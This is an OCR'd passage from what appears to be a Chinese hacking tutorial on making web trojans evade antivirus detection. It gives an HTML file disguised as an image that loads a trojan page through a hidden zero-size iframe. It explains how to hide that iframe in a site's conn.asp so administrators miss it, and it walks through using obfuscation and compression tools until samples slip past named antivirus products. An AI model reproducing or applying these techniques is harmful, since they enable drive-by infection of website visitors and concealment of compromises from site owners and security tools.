


图34

技术五：图片隐藏免杀法

接下来要给大家带来的是——图片隐藏免杀法。菜鸟语："又是图片隐藏法？看来图片跟木马的关系极大哦，以后要多多注意图片才行了。""对哟，因为图片里面的代码对于我们，对于杀毒软件而言都是乱码，所以利用它来隐藏是再好不过的了，但是这里说的图片隐藏跟前面我们介绍的结合webshell的隐藏方法有所不同，下面就来继续学习吧。"

htm、js、gif文件我们都学会了基本的加密免杀，可以逃过许多杀毒软件的查杀了，但是如果管理员去手工查杀怎么办？于是就有了今天我们的图片隐藏免杀法，其实也很简单。

把下面的代码保存为一个图片，用来迷惑别人，同时也是免杀的：

```
<html>
<body>
<iframe src=木马网页地址 width=0 height=0></iframe>
<img src=真实的图片地址></img>
</body>
</html>
```

当别人打开这张图片的时候，打开的是这个图片的地址，但是其实已经在他的电脑里打开了我们的木马网页地址（因为jpg的格式，只要有html的代码就可以表示出来，其他的图片格式也一样适用）。

小提示：conn.asp隐藏法，网上曾看到过这个教程，感觉这种隐藏的方法也不错。我们都知道conn.asp是网站的数据库连接文件，我们为了避免给管理员删除掉我们的“<iframe src="网马地址" height=0 width=0></iframe>”，就可以把这句代码放到conn.asp文件中，然后在首页插入一句“<!-- #include file="conn.asp"-->”，同样可以挂上我们的木马，却不容易给管理员察觉到。




图35

综合技术：

前面我们所做的免杀都是个别针对htm，或者gif，或者js文件进行加密免杀的，大家学起来可能会感觉有点儿乱乱的。为了加深大家的印象，我特地教给大家最后一招，来个综合点的例子。

首先，给大家带来一款最新版本的网马，真正实现突破sp2的防线，本来是我们E.S.T内部版的，可是公开后没有几天，又给杀了，烦人哦。不过后来经过研究，又做了免杀。第一步，还是先生成网马，生成后有htm和gif各一个文件，gif和htm文件都给查杀出来，我们先做htm免杀，新建立一个文件夹，然后用伯乐免杀器，选择木马路径，也就是我们的htm文件，输出路径也就是我们刚才新建的文件夹，然后点击“生成样本”就可以了。按照默认设置，一共生成了36个htm文件，如图35。

用瑞星和卡巴扫一下，杀了35个，其中剩下的最后一个就是免杀的啦。这还不行，我们看看这网马太大，10k，我们还需要把它压缩一下，这里推荐两款工具，一款是hackeroo的，一款是博文软件开发的，压缩一下，还剩下2k，如图36。

再做gif免杀，这里再推荐一款新的加密工具——HTML混淆器，是教主给我的，大家有福啦。可以针对网页文件，脚本文件，所有文件进行免杀，打开混淆器，选择好gif图片，然后填写好混淆度，一般情况默认的10就可以了，然后生成，再查杀一下，已经顺利通过了，如图37。

好啦，我们的网页木马免杀技术到此也告一段落啦。

后续——木马程序免杀

菜鸟语：“哎呀，还有点时间呢，老师，不如教教我们如何把css文件也做免杀啊。”“css文件的免杀？其实只要你们的木马服务端是免杀的，那么这个css文件就是免杀的啦，所以关键是做好服务端免杀。”




图36

菜鸟语：“那还剩下的10分钟，不如就教教我们如何做服务端免杀吧。”“狂汗……”回头望了望小编，想求救，谁知道小编说，ICE你就继续教吧，最多中午咱们吃大餐，嘿嘿，那还好，多十分种，可以骗餐饭，^_^。

先给大家讲点基础的理论知识，让大家对木马服务端的免杀有个简单的了解。首先我们要知道杀毒软件是如何杀木马程序的。

主要是两种方式，对木马程序文件本身的查杀，还有就是对于木马程序内存的查杀，那么相对于木马程序的免杀来说，就要分为两种来进行免杀了，分别是文件免杀和内存免杀。下面我们就演示一下文件免杀吧。

